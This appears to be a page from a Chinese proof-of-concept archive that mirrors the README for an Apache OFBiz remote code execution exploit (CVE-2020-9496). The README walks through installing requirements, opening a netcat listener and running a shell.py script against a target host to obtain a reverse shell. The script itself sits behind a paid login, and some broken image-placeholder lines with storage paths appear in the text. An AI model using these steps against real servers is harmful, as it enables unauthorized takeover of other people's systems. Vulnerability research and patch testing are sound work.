目标达成 感谢每一位支持者 — 我们达成了 100% 目标!

目标: 1000 元 · 已筹: 1359 元

100%

CVE-2020-9496 PoC — Apache OFBiz 代码问题漏洞

来源
关联漏洞
标题: Apache OFBiz 代码问题漏洞 (CVE-2020-9496)
Description:Apache OFBiz是美国阿帕奇(Apache)基金会的一套企业资源计划(ERP)系统。该系统提供了一整套基于Java的Web应用程序组件和工具。 Apache OFBiz 17.12.03版本中存在代码问题漏洞。该漏洞源于WEB应用缺少对客户端数据的正确验证。攻击者可利用该漏洞执行客户端代码。
Description
ApacheOfBiz 17.12.01 - Unauthorized Remote Code Executión 
介绍
# CVE-2020-9496
ApacheOfBiz 17.12.01 - Unauthorized Remote Code Executión 

XML-RPC request are vulnerable to unsafe deserialization.

# Steps

## Step 1:

`pip3 install -r requeriments.txt`

## Step 2:

`nc -nlvp <port>` # attack computer

## Step 3:

`python3 shell.py -i <remote IP> -p <remote port> -li <local IP> -lp <local port>`

## Step 4:

**You should have a shell in your nc listener**


![shell](https://user-images.githubusercontent.com/87484792/184951495-a1a03e14-9e22-4433-bb7d-354e5b6c5a03.gif)

文件快照

登录后查看神龙缓存的 POC 文件快照

登录查看
备注
    1. 建议优先通过来源进行访问。
    2. 本地 POC 快照面向订阅用户开放;当原始来源失效或无法访问时,本地镜像作为订阅权益的一部分提供。
    3. 持续抓取、验证、维护这份 POC 档案需要不少投入,因此本地快照已纳入付费订阅。您的订阅是让这份资料能继续走下去的关键,由衷感谢。 查看订阅方案 →